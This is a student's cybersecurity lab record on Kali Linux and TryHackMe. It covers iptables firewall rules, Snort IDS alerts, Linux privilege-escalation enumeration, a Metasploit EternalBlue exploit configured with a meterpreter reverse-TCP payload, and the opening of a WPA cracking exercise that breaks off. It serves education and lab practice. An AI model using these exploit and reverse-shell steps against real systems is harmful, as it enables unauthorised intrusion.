1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
2. `sudo iptables -P INPUT DROP`
3. Allow outgoing traffic:
4. `sudo iptables -P OUTPUT ACCEPT`

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. `sudo iptables -A INPUT -i lo -j ACCEPT`

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. `sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT`

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`
3. Allow HTTPS traffic:
4. `sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT`

Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. `sudo iptables -A INPUT -s 192.168.1.100 -j DROP`

Step 9: Save IPTables Rules

1. Save the configured rules:
2. `sudo iptables-save > firewall_rules.txt`

Output:

View existing firewall rules:

```
kali@kali:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  192.168.1.102          anywhere
DROP       all  --  192.168.1.0/24         anywhere
DROP       tcp  --  anywhere              anywhere            tcp dpt:ssh
ACCEPT     tcp  --  192.168.1.102          anywhere            tcp dpt:ssh state NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     tcp  --  anywhere              176.32.103.205
ACCEPT     tcp  --  anywhere              54.239.28.85
ACCEPT     tcp  --  anywhere              s3-console-us-standard.console.aws.amazon.com
DROP       tcp  --  anywhere              anywhere            tcp dpt:http
DROP       tcp  --  anywhere              anywhere            tcp dpt:https
kali@kali:~$
```

View existing firewall rules:

```
(plama@kali)-[~]
$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT

(plama@kali)-[~]
$ sudo iptables -I INPUT 1 -p tcp --dport 80 -j DROP

(plama@kali)-[~]
$ sudo iptables -I INPUT 2 -s 192.168.200.128 -p tcp --dport 80 -j ACCEPT

(plama@kali)-[~]
$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -p tcp -m tcp --dport 80 -j DROP
-A INPUT -s 192.168.200.128/32 -p tcp -m tcp --dport 80 -j ACCEPT

(plama@kali)-[~]
$
```

Allow localhost / loopback:

```
[root@host-192-168-1-10 ~]# iptables -I INPUT -i lo -j ACCEPT
[root@host-192-168-1-10 ~]# iptables -I OUTPUT -o eth1 -d 192.168.1.20 -j DROP
[root@host-192-168-1-10 ~]# service iptables status
Table: filter
Chain INPUT (policy ACCEPT)
num target      prot opt source                destination
1  ACCEPT        all  --  0.0.0.0/0              0.0.0.0/0
2  ACCEPT        all  --  192.168.1.20           0.0.0.0/0

Chain FORWARD (policy ACCEPT)
num target      prot opt source                destination

Chain OUTPUT (policy ACCEPT)
num target      prot opt source                destination
1  DROP          all  --  0.0.0.0/0              192.168.1.20

Chain RH-Firewall-1-INPUT (0 references)
num target      prot opt source                destination
```

- Block a specific IP
- Final rules / save rules

Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux. The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

Reference

<https://www.kali.org/docs/networking/iptables/>

Note

This experiment is performed **only for academic and ethical purposes** in a controlled laboratory environment.

EXPERIMENT – 6

Name:Nithishkumar

Roll.no:231701036

Snort IDS/IPS to Detect and Prevent Real-Time Threats Using TryHackMe Platform

Aim

To understand and demonstrate the working of Snort as an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) by detecting real-time network threats using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Snort IDS/IPS Tool (Pre-installed in AttackBox)

Theory (Brief)

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are essential components of network security used to monitor, detect, and prevent malicious activities. Snort is an open-source, signature-based IDS/IPS capable of real-time traffic analysis and packet inspection.

TryHackMe provides a safe and legal environment to practice IDS/IPS concepts by simulating real-world attacks and defenses without impacting live systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using registered credentials.

Step 2: Open Snort Room

1. In the search bar, type **Snort**.
2. Select a room related to **Snort IDS/IPS**.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Verify Snort Installation

1. In the terminal, check Snort version:

2. `snort --version`
3. Ensure Snort is successfully installed.

Step 5: Run Snort in IDS Mode

1. Start Snort in console mode:
2. `sudo snort -A console -q -c /etc/snort/snort.conf -i eth0`
3. Snort begins monitoring network traffic in real time.

Step 6: Detect Network Threats

1. Perform network scanning or simulated attacks as instructed in the TryHackMe room.
2. Observe alerts generated by Snort.
3. Analyze alerts indicating suspicious or malicious activity.

Step 7: Configure Snort as IPS (Optional)


1. Run Snort in inline (IPS) mode:
2. `sudo snort -Q --daq afpacket -c /etc/snort/snort.conf -i eth0`
3. Configure rules to drop malicious packets.
4. Observe blocked traffic in real time.

Step 8: Analyze Alerts

1. Review generated alerts on the terminal.
2. Identify attack types such as port scanning, brute force, or suspicious packets.

Output

- Snort successfully detects malicious traffic.
- Real-time alerts are displayed in the terminal.
- Screenshots of alerts and completed tasks are recorded.



Ubuntu22.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Apr 15 00:00

ti@ti-VirtualBox: ~

```
o" )~ Version 2.9.15.1 GRE (Build 15125)
' ' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
    Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.

    Copyright (C) 1998-2013 Sourcefire, Inc., et al.
    Using libpcap version 1.10.1 (with TPACKET_V3)
    Using PCRE version: 8.39 2016-06-14
    Using ZLIB version: 1.2.11

    Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.1 <Build 1>
    Preprocessor Object: SF_POP Version 1.0 <Build 1>
    Preprocessor Object: SF_DNS Version 1.1 <Build 4>
    Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
    Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
    Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
    Preprocessor Object: appid Version 1.1 <Build 5>
    Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
    Preprocessor Object: SF_SDF Version 1.1 <Build 1>
    Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
    Preprocessor Object: SF_GTP Version 1.1 <Build 1>
    Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
    Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
    Preprocessor Object: SF_SIP Version 1.1 <Build 1>
    Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
    Preprocessor Object: SF_SSH Version 1.1 <Build 3>

    Snort successfully validated the configuration!
    Snort exiting
ti@ti-VirtualBox:~$
```

jay@Ubuntu: ~

```
jay@Ubuntu:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
[sudo] password for jay:
^C*** Caught Int-Signal
jay@Ubuntu:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
[sudo] password for jay:
11/22-14:38:52.256726 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.11 -> 172.20.10.12
11/22-14:38:52.268500 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.12 -> 172.20.10.11
11/22-14:38:53.259981 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.11 -> 172.20.10.12
11/22-14:38:53.260492 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.12 -> 172.20.10.11
11/22-14:38:54.261716 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.11 -> 172.20.10.12
11/22-14:38:54.261859 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.12 -> 172.20.10.11
11/22-14:38:55.356279 [**] [1:99991:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 172.20.10.11 -> 172.20.10.12
```



```
Administrator: Windows PowerShell
03/29-23:45:35.831394 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:35.953554 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.091926 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.205018 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.334136 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.468595 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.576322 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.699995 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:36.878769 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.014820 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.125525 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.253099 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.443968 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.564243 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.685833 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
03/29-23:45:37.798081 [**] [1:19559:7] INDICATOR-SCAN SSH brute force login attempt [**] [Classification: Misc activity] [P
.168.1.143:22
```

Result

Thus, Snort IDS/IPS was successfully used to detect and prevent real-time network threats using the TryHackMe platform.

The experiment enhanced understanding of intrusion detection, prevention mechanisms, and real-time network security monitoring.

✔ Important Note

This experiment was conducted strictly for **educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 8

Name:Nithishkumar

Roll.no:231701036

Privilege Escalation Using TryHackMe Platform

Aim

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory (Brief)

Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.

In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.

TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:

2. whoami
3. Check system information:
4. uname -a
5. Check sudo permissions:
6. sudo -l

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

```
find / -perm -4000 2>/dev/null
```

Step 6: Exploit Vulnerability

1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. whoami

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

```
root@ip-10-49-191-120:~# whoami
root
root@ip-10-49-191-120:~# uname -a
Linux ip-10-49-191-120 6.17.0-1012-aws #12~24.04.1-Ubuntu SMP Mon Apr 6 17:36:28 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@ip-10-49-191-120:~# sudo -l
Matching Defaults entries for root on ip-10-49-191-120:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User root may run the following commands on ip-10-49-191-120:
    (ALL : ALL) ALL
root@ip-10-49-191-120:~# find / -perm -4000 -type f 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/dcv/dcvpamhelper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/fusermount3
```

```
Applications Places System Sun Aug 30, 17:51 AttackBox IP:#
root@ip-10-49-191-120: ~
File Edit View Search Terminal Help

User root may run the following commands on ip-10-49-191-120:
(ALL : ALL) ALL
root@ip-10-49-191-120:~# find / -perm -4000 -type f 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/dcv/dcvpamhelper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/fusermount3
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/sbin/mount.nfs
/usr/sbin/pppd
/opt/BurpSuiteCommunity/burpbrowser/145.0.7632.45/chrome-sandbox
```

```
root@ip-10-49-191-120:~# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit
# it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || { cd / && run-p
arts --report /etc/cron.daily; }
```



THM AttackBox

Persistence: Off 49min 33s

root@ip-10-49-191-120: ~

File Edit View Search Terminal Help

```
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
root@ip-10-49-191-120:~# getcap -r / 2>/dev/null
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
```



THM AttackBox

Persistence: Off 49min 2s

```
Applications Places System Sun Aug 30, 17:54 AttackBox IP:#
root@ip-10-49-191-120: ~
File Edit View Search Terminal Tabs Help
root@ip-10-49-191-120: ~ x root@ip-10-49-191-120: ~ x
drwxr-xr-x 3 root root 4096 Mar 18 20:14 .shiv
drwx----- 2 root root 4096 Mar 11 09:12 .ssh
drwxr-xr-x 2 root root 4096 Feb 27 2026 .sstimap
drwxr-xr-x 2 root root 4096 May 14 06:02 .themes
drwx----- 6 root root 4096 May 15 12:22 .thunderbird
-rw----- 1 root root 10068 Jun 29 14:35 .viminfo
drwxr-xr-x 2 root root 4096 Apr 17 12:42 .vnc
-rw-r--r-- 1 root root 366 May 15 12:03 .wget-hsts
drwxr-xr-x 3 root root 4096 Apr 23 16:41 .wpscan
drwxr-xr-x 2 root root 4096 May 6 2024 CTFBuilder
drwxr-xr-x 4 root root 4096 May 26 13:15 Desktop
drwxr-xr-x 2 root root 4096 May 7 09:51 Documents
drwxr-xr-x 2 root root 4096 Feb 25 2026 Downloads
drwxr-xr-x 2 root root 4096 Feb 26 2026 Pictures
drwxr-xr-x 3 root root 4096 Feb 26 2026 Postman
drwxr-xr-x 47 root root 4096 Aug 13 10:42 Rooms
drwxr-xr-x 4 root root 4096 Aug 26 11:52 Scripts
drwxr-xr-x 2 root root 4096 May 7 09:39 Templates
drwxr-xr-x 3 root root 4096 Mar 18 10:48 go
drwxr-xr-x 2 root root 4096 Apr 23 19:06 neoreg_servers
drwxr-xr-x 3 root root 4096 May 15 06:40 reports
drwx----- 8 root root 4096 May 15 12:13 snap
drwxr-xr-x 2 root root 4096 Aug 25 11:53 test-reports
root@ip-10-49-191-120:~# x
THM AttackBox Persistence: Off 47min 19s
```



```
Applications Places System Sun Aug 30, 17:54
root@ip-10-49-191-120: ~
File Edit View Search Terminal Tabs Help
root@ip-10-49-191-120: ~
root@ip-10-49-191-120:~# ls -la /root
total 224
drwx----- 43 root root 4096 Aug 25 11:48 .
drwxr-xr-x 23 root root 4096 Aug 30 17:42 ..
drwx----- 9 root root 4096 Jun 3 06:29 .BurpSuite
-rw----- 1 root root 1412 Aug 3 13:06 .ICEauthority
-rw----- 1 root root 1197 May 15 11:57 .Xauthority
drwxr-xr-x 21 root root 4096 Feb 25 2026 .ZAP
drwxr-xr-x 5 root root 4096 May 14 06:21 .attackbox-menu-back
260514-062154
lrwxrwxrwx 1 root root 9 Feb 27 2026 .bash_history -> /d
-rw-r--r-- 1 root root 3779 Jul 1 10:15 .bashrc
-rw-r--r-- 1 root root 3779 Jul 1 10:37
drwx----- 22 root root 4096 Aug 3 13:06 .cache
drwxr-xr-x 8 root root 4096 Mar 18 20:14 .cme
drwx----- 41 root root 4096 Aug 25 11:35 .config
drwx----- 3 root root 4096 Mar 3 09:07 .dbus
drwx----- 3 root root 4096 Feb 25 2026 .docker
drwx----- 3 root root 4096 Jul 15 16:42 .gnupg
drwx----- 2 root root 4096 Mar 3 09:07 .gvfs
drwxr-xr-x 2 root root 4096 May 14 06:02 .icons
drwxr-xr-x 4 root root 4096 Feb 25 2026 .java
drwx----- 3 root root 4096 May 15 12:14 .launchpadlib
```

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform. The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.

⚠ Important Note

This experiment is performed **strictly for educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 9

Name:Nithishkumar

Roll.no:231701036

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)

Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.

Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software.

TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Open browser and go to: <https://tryhackme.com>
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type **Metasploit** or **Windows Exploitation**.
2. Select the appropriate TryHackMe room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:

2. msfconsole
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. search windows
3. Select a suitable exploit module (example: SMB vulnerability):
4. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP:
2. set RHOSTS <target-ip>
3. Set payload:
4. set PAYLOAD windows/meterpreter/reverse_tcp
5. Configure local host:
6. set LHOST <your-ip>

Step 8: Execute the Exploit

1. Run the exploit:
2. exploit
3. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities

1. Verify access:
2. sysinfo
3. Check privileges:
4. getuid
5. Perform basic enumeration as guided by the room tasks.

Step 10: Complete the Room

1. Capture required flags.
2. Ensure all tasks are marked **Completed**.

OUTPUT:

images are added which shows my terminal commands working in TryHackMe virtual box environment, command executions.

```
Applications Places System Sun Aug 30, 17:58 AttackBox IP:##
root@ip-10-49-191-120: ~
File Edit View Search Terminal Help
root@ip-10-49-191-120:~# msfconsole
Metasploit tip: Use the resource command to run commands from a file

=[ metasploit v6.4.144-dev- ]
+ -- --=[ 2,668 exploits - 1,342 auxiliary - 2,581 payloads ]
+ -- --=[ 435 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

```

root@ip-10-49-191-120: ~
File Edit View Search Terminal Help

    =[ metasploit v6.4.144-dev- ]
-- ==[ 2,668 exploits - 1,342 auxiliary - 2,581 payloads ]
-- ==[ 435 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > nmap <target-ip>
[*] exec: nmap <target-ip>

sh: 1: Syntax error: end of file unexpected
msf > exit
root@ip-10-49-191-120:~# nmap <target-ip>
bash: syntax error near unexpected token `newline'
root@ip-10-49-191-120:~# nmap TARGET_IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-30 18:00 UTC
Failed to resolve "TARGET_IP".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.08 seconds
root@ip-10-49-191-120:~# nmap 10.10.123.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-30 18:00 UTC
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
root@ip-10-49-191-120:~# msfconsole
Metasploit tip: Use set LDAP::QuerySacl false to view security
descriptors with the ldap_query module from non-privileged accounts

  ,_,'
  ( _ _ _ _ , , _ _ _ )
  ( _ ) 0 0 ( _ ) _____
    \ _ /      \| \
    o o \      M S F  | \

```

```

Applications Places System Sun Aug 30, 18:01 AttackBox IP:#
root@ip-10-49-191-120: ~
File Edit View Search Terminal Help
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-30 18:00 UTC
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.08 seconds
root@ip-10-49-191-120:~# msfconsole
Metasploit tip: Use set LDAP::QuerySacl false to view security
descriptors with the ldap_query module from non-privileged accounts

      ,       ,
    (( _---, , ---_ ))
      ( _ ) 0 0 ( _ )
        \_o_/   M S F   | \
          \     |       | *
           |||  WW |||
           |||  |||

= [ metasploit v6.4.144-dev- ]
+ -- ==[ 2,668 exploits - 1,342 auxiliary - 2,581 payloads ]
+ -- ==[ 435 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search ms17_010

Matching Modules
=====

# Full Name Disclosure Date Rank Check Name
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 \ target: Automatic Target . . . .
2 \ target: Windows 7 . . . .
3 \ target: Windows Embedded Standard 7 . . . .
4 \ target: Windows Server 2008 R2 . . . .
5 \ target: Windows 8 . . . .
6 \ target: Windows 8.1 . . . .
7 \ target: Windows Server 2012 . . . .

THM AttackBox Persistence: Off 40min 1s
```

Interact with a module by name or index. For example `info 26`, `use 26` or `use auxiliary/scanner/smb/smb_ms17_010`

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.49.191.120	yes	The listen address (an interface may be specified)

Result

Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.

The experiment enhanced understanding of Windows vulnerabilities, exploitation techniques, and post-exploitation concepts.

⚠ Important Note

This experiment was conducted **strictly for educational and ethical purposes** using the TryHackMe learning platform.

EXPERIMENT – 10

Name:Nithishkumar

Roll.no:231701036

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

- **Host Operating System:** Windows / Linux / macOS
- **Virtualization Software:** Oracle VirtualBox
- **Guest Operating System:** Kali Linux
- **Wireless Audit Tool:** Aircrack-ng
- **Hardware Requirement:** External USB Wi-Fi Adapter (Monitor Mode supported)
- **System Requirements:**
 - RAM: Minimum 4 GB (8 GB recommended)
 - Disk Space: Minimum 30 GB
 - Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.

Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.

Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

